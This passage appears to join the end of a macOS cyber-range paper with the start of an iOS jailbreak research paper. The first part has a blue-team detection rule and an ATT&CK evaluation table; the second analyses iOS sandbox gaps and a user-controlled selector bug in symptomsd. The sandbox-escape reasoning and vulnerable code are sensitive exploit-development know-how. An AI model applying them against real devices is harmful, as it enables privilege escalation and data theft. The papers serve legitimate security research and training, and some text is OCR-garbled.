We survey several famous forensic tools for blue team, and sum-marize the artifacts supported by these tools. Then we integrate these forensic tools into our blue team toolkit, which could assist investigators in forensics. By the phase of investigation, our blue team toolkit has two phases: 1) Information Collection phase and 2) Malicious Activity Detection phase. The former phase collects ei-ther dynamic information during the attack or forensic-based static information. The collected data then feed to the later phase, which contains several patterns that could identify possible malicious activities and label it with MITRE ATT&CK IDs.

During the Information Collection phase, our blue team toolkit composed of two classes of tools - static forensic tools and dynamic monitor tools. Static forensic tools can be further classified to two kinds. The first kind collects forensic evidence by gathering infor-mation from plists, SQLite databases and the local file system. The second kind collects Apple's new logging system introduced since macOS 10.12. These tools complement each other and increase the visibility for our forensics.

The first kind of static tools include AutoMacTC [2], osquery [10], and osxcollector [12]. AutoMacTC is easy to use, is highly config-urable, and uses modular framework to quickly add features and adapt changings on macOS. AutoMacTC collects a wide range of macOS information from browser information such as downloads, history and browser profiles to system information such as lsof, netstat, pslist. For instance, AutoMacTC's autoruns module finds the application information (.plist) in LaunchAgents, LaunchDae-mons and Startup Items. While these locations can be abused by adversaries to achieve persistence, this information is highly valu-able for forensics. Osquery is another tool in this type. Osuery, a tool developed by Facebook, treats an OS as a relational database. Given a SQL-like query statement, osquery could retrieve system information. Thus osquery is highly customizable, interactive and possible to support different OSes. These tools help our blue team toolkit collect static information.

The second kind of static tools include Consolation 3, log & built-in Console.app, and UnifiedLogReader. Consolation 3, log + Console.app (built-in) are essentially the same, Consolation 3 has a GUI front-end which helps users easily use various filters or switches and support other displaying styles. In cases that in-vestigators want to program parse or search for the log, the log + Console. app is more suitable. On the other hand, Consolation 3 is easier to use in the case of manual analysis. The last one tool -UnifiedLogReader directly parse the unified log's database files. If the live system is unavailable and only log files can be found, Uni-fiedLogReader could be a good choice. Thus our blue team toolkit includes the three tools for different cases.

To complement the aforementioned static forensic tools, our blue team toolkit also integrates some dynamic monitor tools, such as build-in dtrace tools, kemon [3] ProcessMonitor and FileMonitor. The dtrace tool can snoop function calls to open and create, and it can also trace some I/O events. Kemon is the pre and post callback-based framework for macOS kernel monitoring. This system is a powerful framework to monitor the process and file events. Based on Apple's new Endpoint Security Framework, ProcessMonitor and FileMonitor provide basic but useful runtime information like pid, path, ancestor, arguments, code-signing and timestamp. However, dtrace and kemon require disabling SIP to perform their function-ality. These tools are hard to deploy in real environments. On the other hand, ProcessMonitor and FileMonitor utilize build-in secu-rity framework and do not need to disable SIP. The framework is only available after macOS 10.15, making it impossible for it to be deployed in old systems.

After preparing the aforementioned tools, we can move to Mali-cious Activity Detection phase. Given the output from these tools, our framework provides some basic pattern-match rules to iden-tify malicious activities. Identified malicious activities are labeled with ATT&CK labels. User can also define their customized rules. These predefined rules as well as user-customized rules could help investigator to complete their tasks.

Listing 1: Rule for Password Policy Discovery

```
{
    " technique " : " Password P o l i c y Discovery " ,
    " id " : " T1201 " ,
    " d e t e c t i o n " : [
        {
            " source " : " automactc / bash*. json " , " p a t t
            e r n " : [
                {
                    " key " : " cmd " , "
                    value " : [
                        " pwpolicy "
                    ]
                } ,
                {
                    " key " : " args " , "
                    value " : [
                        " g e t a c c o u n t p o l i c i e s "
                    ]
                }
            ]
        }
    ]
}
```

5 EVALUATION

In this section, we use our red team emulation tool to construct a complete APT storyline and use our blue team toolkit to detect it as a showcase. At the beginning of the attack, the red team uses the exploitation of CVE-2018-6574 to build a package on Github. Upon getting our malicious package, the emulation tool is executed and copies itself to a hidden directory under the home directory of the victim. It also adds a plist file to register as a user-level LaunchAgent. Then, it connects to the C2 server through a socket, and the red team uses shell commands to gather information on the victim.

Meanwhile, it scans SSH configuration files and copies itself to the remote victim with the SSH key recorded in the files. On the other side, the red team monitors the victim through process discovery and screenshots, and uses privilege escalation plugin, such as an AppleScript, to pop up a spoofing privileged helper with Setting icon. Once the user authorizes, the system-level red team emulation tool is executed. It registers itself as a system-level LaunchDaemon immediately. The red team can then perform advanced operations as root through shell commands.

Table 1 presents the evaluation results. We list the techniques used in the storyline mentioned above and the detection results of our blue team toolkit. The columns "red team" and "blue team" summarize the support status of our attack and defense tools, respectively. The blue team result heavily depends on the complete-ness of available filter rules. Therefore, the unsupported part is caused by the fact that most existing detection rules mainly focus on the discovery stage. Although our framework records as many system information as possible in system log files, it is difficult to distinguish malicious artifacts from normal ones in the initial access stage and the privilege escalation stage. We leave the issue as one of our major future work.

6 CONCLUSION

In order to improve both the blue and red team's skill of macOS, we develop a cyber range system for macOS. At first, we survey and summarize many forensic tools to build an attack-defense association graph, this graph could be a guideline and assessment tool to evaluate performance of red/blue team. With red team emulation tool and blue team toolkit, the exercises can be conducted. In the end, we show how to utilize our cyber range to simulate an APT attack. Our cyber range system could be useful in red/blue team training, cyber exercises and security product testing.

Table 1: Evaluation results.

ATT&CK Techniques	Red Team	Blue Team
T1195 Supply Chain Compromise	O	X
T1155 AppleScript	O	X
T1059 Command-Line Interface	O	X
T1204 User Execution	O	X
T1064 Scripting	O	X
T1158 Hidden Files and Directories	O	X
T1159 Launch Agent	O	O
T1160 Launch Daemon	O	O
T1514 Elevated Execution with Prompt	O	X
T1144 Gatekeeper bypass	O	X
T1081 Credentials in Files	O	X
T1145 Private Keys	O	X
T1083 File and Directory Discovery	O	O
T1057 Process Discovery	O	O
T1033 System Owner/User Discovery	O	O
T1049 System Network Connections Discovery	O	O
T1069 Permission Groups Discovery	O	O
T1082 System Information Discovery	O	O
T1087 Account Discovery	O	O
T1135 Network Share Discovery	O	O
T1201 Password Policy Discovery	O	O
T1105 Remote File Copy	O	X
T1021 Remote Services	O	X
T1005 Data from Local System	O	X
T1113 Screen Capture	O	X
T1132 Data Encoding	O	X
T1071 Standard Application Layer Protocol	O	X
T1022 Data Encrypted	O	X
T1030 Data Transfer Size Limits	O	X
T1041 Exfiltration Over C2 Channel	O	X
T1485 Data Destruction	O	X
T1489 Service Stop	O	X
T1529 System Shutdown / Reboot	O	X

JAILBREAKS NEVER DIE

BY 08TC3WBB

iOS security consists of many layers, and hackers can find vulnerabilities in different layers to gain different levels of access, and it's also possible to link multiple vulnerabilities together to form an exploit chain.

The unique aspect of this paper is to analyze the threat from userland vulnerabilities, and then use its advantages to attack the neglected kernel weaknesses, thereby completing the privilege escalation from the user to the kernel.

Still, it has been proven to be a practical method for jailbreaking.

Jailbreaks Never Die: Exploiting iOS 13.7

Author: 08tc3wbb (ccccc3742@protonmail.com)

Revision by Zuk Avaraham, Raz Mashat

Outlines

- Review iOS Sandbox weaknesses
- Exploit Userland vulnerability CVE-????-???? (iOS 12.0 - iOS 14.1)
- Looking for similar bugs
- Attack AVEVideoEncoder component
- Exploit Kernel vulnerability CVE-2019-8795 (iOS 12.0 - iOS 13.1.3)
- Exploit Kernel vulnerability CVE-2020-9907 (iOS 13.2 - iOS 13.5.1)
- Exploit Kernel vulnerability CVE-????-???? (iOS 13.6 - iOS 13.7)

iOS security consists of many layers, and hackers can find vulnerabilities in different layers to gain different levels of access, and it's also possible to link multiple vulnerabilities together to form an exploit chain.

The unique aspect of this paper is to analyze the threat from userland vulnerabilities, and then use its advantages to attack the neglected kernel weaknesses, thereby completing the privilege escalation from the user to the kernel.

It may not sound as cool as attacking the kernel directly. Still, it has been proven to be a practical method for jailbreaking. Also, such exploits are eligible for various bounty programs and are well hidden, which reduces the chance of bug collision. These are important factors that an independent researcher needs to consider before deciding toftenter the field full-time.

A general term "Sandbox" refers to similar security mechanisms for separating running programs by controlling the power and resources that a process may use. It's customizable and evolvable. Thus it lets Apple neutralize many kinds of vulnerabilities in a very short period of time, with almost no overhead added. It's one of the revolutionary improvements in the computer security domain.

On iOS, the restrictions placed on an executable file mainly depends on 4 sources:
1. How does it pass code signing verification ? Via TrustCache? Signed by Apple or Third-party developers?
2. The entitlements that are embedded in the code signature.
3. The path of execution.
4. Unix UID.

All third-party applications on iOS are automatically placed in a containerized environment due to the path they execute. They have limited access to all kinds of resources such as files, services, kernel APIs, fork/ exec. Usually, refer to this as the "Default Application Sandbox".

For executable files outside the container, which supposedly all are system files. Apple has set the file system partition where these files are located as read-only and selectively give each independent executable file entitlements that are limiting its access. There are over 300 preinstalled system execution files on iOS, the number doesn't include dependencies such as dynamic libraries and plugins, and they can be divided into 3 categories according to the essential of the functionality:


Category I
The daemons and the *helper programs. Handle significant background tasks; Act as a bridge to communicate between users and the kernel to separate privileges.

Category II
Preinstalled Command line tools.

Category III
System applications.

We focus on category I as many of them have provided XPC interfaces (Userland Mach Services) for client access. and where there is data interaction with clients, there is a possibility for finding vulnerability that lets us execute code in that system process context. Therefore, gain access to more files/services/ privileges that are normally not accessible in the Default Application Sandbox.

Given that most daemons have relatively loose restrictions, listed below are the privileges we are more interested in, a daemon could have all of them or none, depends on the entitlements it has:
1) Access to the entire file system without sandbox restriction.
2) Capable to execute other Mach-O files via syscall.
3) Access to other userland system services without sandbox restriction.
4) Access to kernel interfaces (Specifically IOKit Drivers) without sandbox restriction.
It is worth noting that the attacker can perform limited malicious operations without compromising the kernel, as for the privileges listed above:
1) Could steal unencrypted information stored on the device or tamper them.
2) Could trigger vulnerabilities that exist in the launching process; Possible use for persistence exploit.
3)4) Use private APIs to perform unauthorized operations or use as a trampoline to attack another vulnerable service; Attack kernel to further elevate privilege. Since the desired restrictions can be added freely, the Sandboxing is undoubtedly a very powerful mitigation measure. In fact, most vulnerabilities can be made totally harmless by strengthening the sandbox restrictions, However, iOS in reality, still has a number of system processes that lack necessary restrictions in place.
The following is an abstract diagram of using daemons as a trampoline to reach kernel:





(A): Have free access to both kernel APIs and userland MachServices.
(B): Anything that can freely access the kernel APIs.
(C): Have restricted access to kernel APIs, but no restrictions on accessing other userland MachServices.
(D): Same as the (E), but possess special entitlement that may comes handy later.
(E): Have restricted access to both kernel APIs and userland MachServices.
(F): Very limited kernel APIs that can be accessed directly from the default application sandbox.
(G): Very limited kernel APIs that can be accessed directly from the WebKit.

User application refers to any third-party apps other than preinstalled apps, including Apps from the App Store or installed through personal or corporate developer certificates.

Whereas Webkit here refers to the process that is part of the WebKit framework. It renders JavaScript code when the user browses a web page. This is critical because this is where the RCE attack occurs, thus Webkit is subject to very stringent sandbox restrictions.

Next, we will show some statistical data from iOS 12 to iOS 14, which intuitively reflects the continuous strengthening of the Sandbox.





These numbers are incredibly large, it's saying that if a person can find code execution vulnerabilities in the exposed 90 MachServices on iOS 13, he can break the default application sandbox then attack the neglected interface of the kernel. Besides, on iOS 13, 54 out of 55 those exposed daemons are NOT blocked from reading/writing other application's data or executing system binaries.

There are a variety of seemly sandbox-related entitlements been used to restrict daemons, but the lack of corresponding documentation and precautions, which might have been the reason for inconsistency in use:

a) ***com.apple.security.app-sandbox***
b) ***com.apple.security.system-container***
c) ***com.apple.security.exception.iokit-user-client-class***
d) ***com.apple.security.temporary-exception.iokit-user-client-class***
e) ***com.apple.security.exception.mach-lookup.global-name***
f) ***com.apple.security.temporary-exception.mach-lookup.global***
g) ***com.apple.private.security.container-required***
h) ***seatbelt-profiles***
i) ***Invocation of libsystem_sandbox.dylib`_sandbox_init***

Among all these options, only g)h)i) have effect on kernel APIs/userland MachServices access restrictions. The rest of them are weaker than one may think.

a): blocks access to other app's data in the file system, but it will not interfere with access to the kernel and other userland MachServices.

b): is almost as if it's not there.


c)d)e)f): been used widely. However, they only work when co-existing with g)h)i). Otherwise, it's as if it's not there. Ironically, you can see a lot of misuse cases like the following.

The entitlements of /usr/libexec/thermalmonitord on iOS 13.7:

```
<dict>
        <key>com.apple.CommCenter.fine-grained</key>
        <array>
                <string>spi</string>
        </array>
        <key>com.apple.coreduetd.allow</
        key>
        <true/>
        <key>com.apple.coreduetd.context</
        key>
        <true/>
        <key>com.apple.private.aets.user-access</key>
        <true/>
        <key>com.apple.private.hid.client.event-monitor</key>
        <true/>
        <key>com.apple.private.smcsensor.user-access</key>
        <true/>
        <key>com.apple.security.exception.mach-lookup.global-name</
        key>  <array>
        <string>com.apple.coreduetd.context</string>
        </array>
        <key>com.apple.systemapp.allowsShutdown</
        key>
        <true/>
        <key>com.apple.wifi.manager-access</
        key>
        <true/>
</dict>
```


I believe what Apple wants is to restrict its access only to a userland MachService called com.apple.coreduetd.context. But in fact, this daemon has no sandbox at all and it is free to access all userland MachServices. It's misleading to have that entitlement.

iOS 14 introduced a new entitlement com.apple.security.iokit-user-client-class that does the desired function. That is to limit access to only the iokit classes contained in the entitlement. Because of it, the sandbox on iOS 14 has been greatly improved even with increased number of MachServices.
Nevertheless, we cannot say that it is 100% secured yet. The following diagram shows possible




🟧 207 daemons with 450 MachServices, 38% of the total.
🟦 133 daemons with 255 MachServices, 22% of the total.
🟪 21 daemons with 41 MachServices, 3.5% of the total.
🟥 0 daemons with 0 MachServices, 0.0% of the total.

routes to get unsandboxed access on iOS 14.




- Building this bridge requires finding 1 bug in 41 MachServices.
- Then gaining unsandboxed access requires finding 1 bug in 255 MachServices.
- It is always possible to link even more bugs together. There are total of 224+1 Mach Services accessible from the default app sandbox afterall.

With that in mind, in an ideal sandbox environment, we should see something like this:



However, it's safe to say iOS 14 has improved security. For comparison, the following diagram shows common Sandbox-Escape scenarios in prior to iOS 14.



The Userland vulnerability for Sandbox-Escape CVE-????-???? (At least iOS 12.0 - iOS 14.1)

This section talks about how this vulnerability was found, how to exploit it, and searching for a similar weakness pattern in other daemons.

On iOS 13, from the insecure target list of 55 daemons/90 MachServices, I have applied other conditions to the target filter for a better result:

1. Not running as a root user. For iOS Sandbox-Escape, root is quite worthless but attracts others to audit its code.
2. Not using NSXPC. Using NSXPC implies a fair amount of code was Objective-C if not all of it. Not using NSXPC doesn't mean there is no Objective-C code, but gives us hint that more or less C code is mixed. It's tough to find an exploitable issue in Objective-C code alone.
3. Not written by Swift. It's even tougher to find an exploitable issue in Swift code.

Only three daemons remain after this level of filtering:

/System/Library/CoreServices/StarBoard.app/StarBoard	1. com.apple.StarBoard.presentationAssertion
/System/Library/Frameworks/CFNetwork.framework/AuthBrokerAgent	2. com.apple.cfnetwork.AuthBrokerAgent
/usr/libexec/symptomsd	3. com.apple.symptoms.symptomsd.managed_events 4. com.apple.usymptomsd

Both AuthBrokerAgent and symptomsd were also used on macOS before 10.15, which greatly ease our workload to reverse-engineer their binary files and associated frameworks with unparalleled debugging capability.

The vulnerability is located at a private framework SymptomEvaluator.
framework, used by symptomsd.

```
-  [SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)  {
  ...
  v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:]
(                              v17,
                              "initWithReason:code:evaluations:",
                              self->_stringToLog,
                              self->_awd_code,
                              0);
v19 = self->_additionalInfoGenerator;
v20 = v35;
if ( v19 )
{
   v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);
   v22 = objc_retainAutoreleasedReturnValue(v21);
   v23 = v22;
   if ( v22 )
-  [DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
-  objc_release(v23);}
  ...
}
```

The instance variable self->_additionalInfoSelector here is supplied by the user input, causing class instance self->_additionalInfoGenerator to execute unexpected Objc method such as dealloc -- It ignores retain Count and go straight to deallocate the memory occupied by the class instance.

In that case, it's possible to form a Use-After-Free. However, it is not feasible to turn it into an exploit, as the next line of the code, the invocation of "objc_retainAutoreleasedReturnValue" will inevitably crash the process because there was no time for the attacker to spray data over the memory that just released.

Symptomsd has used thread-safe queue in its xpc message receiver. The attacker must wait until the thread returns before sending xpc messages for memory spray. So it was not just had no time but virtually impossible to do so before the crash occurs. We have to looking for other way to exploit it.

Let us take look at how
self->_additionalInfoGenerator and
self->_additionalInfoSelector been given value.

```
-[SimpleRuleEvaluator configureInstance:](SimpleRuleEvaluator *self, SEL sel, id input_dic)
{
 ...
v28 = objc_msgSend(input_dic, "objectForKey:", CFSTR("ADDITIONAL_INFO_GENERATOR"));
v28 = objc_retainAutoreleasedReturnValue(v28);
if ( v28 )
{
   v30 = objc_msgSend(
          &OBJC_CLASS___ConfigurationHandler,
"classRepresentativeForName:",
v28);
   v30 = objc_retainAutoreleasedReturnValue(v30);
v32 = self->_additionalInfoGenerator;
